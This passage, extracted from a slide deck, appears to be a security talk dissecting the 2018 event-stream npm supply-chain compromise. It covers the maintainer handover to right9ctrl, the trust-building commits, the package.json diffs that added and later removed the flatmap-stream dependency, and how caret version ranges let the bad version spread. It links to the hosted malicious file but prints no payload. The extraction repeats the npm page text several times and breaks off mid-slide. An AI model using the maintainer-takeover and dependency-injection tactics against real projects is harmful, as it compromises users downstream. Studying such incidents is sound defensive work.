- Director at Shape Security & Google Dev Expert.
- JavaScript reverse engineer and web application breaker.
- Old-school video game hacker.
- You can follow me **@jsoverson** for JavaScript hacking, attack dissection, and security topics.

Agenda

1

How it happened

2


What it did

3

Where it leaves us

It started with an npm package, event-stream





EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

event-stream

4.0.1 • Public • Published 8 months ago

Readme

7 Dependencies

1,657 Dependents

84 Versions

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

weekly downloads

1,283,043



version

4.0.1

license

MIT

open issues

7

pull requests

0

homepage

repository

1,657 Dependents

event-stream

4.0.1 • Public • Published 8 months ago

Readme

7 Dependencies

1,657 Dependents

84 Versions

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

weekly downloads

1,283,043

version

4.0.1

license

MIT

open issues

7

pull requests

0


homepage

repository

event-stream - npm

weekly downloads

1,283,043



event-stream

4.0.1 • Public • Published 8 months ago

Readme

7 Dependencies

1,657 Dependents

84 Versions

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.


All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

weekly downloads

1,283,043



version

4.0.1

license

MIT

open issues

7


pull requests

0


homepage

repository

event-stream was maintained by Dominic Tarr



Domenic gave ownership to **right9ctrl** in September of 2018



I don't know what to say. · Issue #116

+

← → ↺ 🏠


GitHub, Inc. [US] | https://github.com/dominictarr/event-stream/issues/116

☆ 🖨️ ⓘ 👤 ⋮

Closed

I don't know what to say. #116


FallingSnow opened this issue on Nov 20, 2018 · 666 comments



jaydenseric commented on Nov 21, 2018 • edited ▾

unpkg link to help other people poke around: <https://unpkg.com/flatmap-stream@0.1.1/index.min.js>

👍 21




dominictarr commented on Nov 22, 2018

Owner ⋮

dominictarr commented on Nov 22, 2018

Owner ⋮

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.



XhmikosR commented on Nov 22, 2018


...

Please contact npm support and they will take care of the situation.

👍 101

😬 8

❤️ 2




limonte commented on Nov 22, 2018 • edited ▾

...

note: I no longer have publish rights to this module on npm.

right9ctrl gained trust by committing several innocent changes



```
... b550f5: upgrade dependencies  
... 37c105: add map and split examples  
... 477832: remove trailing in split example  
... 2c2095: better pretty.js example  
... a644c5: update readme
```


On Sept 9 2018 **right9ctrl** added a new dependency and released version 3.3.6



event-stream

JS v3.3.6

JS v0.1.0

flatmap-stream

```
1 package.json
@@ -9,6 +9,7 @@
9 },
10 "dependencies": {
11   "duplexer": "^0.1.1",
12   "flatmap-stream": "^0.1.0",
13   "from": "^0.1.7",
14   "map-stream": "0.0.7",
15   "pause-stream": "^0.0.11",

```

About that caret...

"flatmap-stream": "^0.1.0",


10	10	"dependencies": {
11	11	"duplexer": "^0.1.1",
12	12	"flatmap-stream": "^0.1.0",
12	13	"from": "^0.1.7",
13	14	"map-stream": "0.0.7",
14	15	"pause-stream": "^0.0.11",



Semver pattern matching

Symbol	Example	Matches
<code>^</code>	<code>^0.1.0</code>	<code>0.*.*</code>
<code>~</code>	<code>~0.1.0</code>	<code>0.1.*</code>

right9ctrl then removed flatmap-stream and updated event-stream to v4.0.0.



package.json


```
...  ... @@ -1,6 +1,6 @@
1 1 {
2 2   "name": "event-stream",
3 -  "version": "3.3.6",
+  "version": "4.0.0",
4 4   "description": "construct pipes of streams
5 5   "homepage": "http://github.com/dominictarr/
6 6   "repository": {
  ⚡ @@ -9,7 +9,6 @@
7 9   },
8 10  "dependencies": {
9 11    "duplexer": "^0.1.1",
12 -  "flatmap-stream": "^0.1.0",
13 12    "from": "^0.1.7",
14 13    "map-stream": "0.0.7",
```

Total time between first commit and v4.0.0:

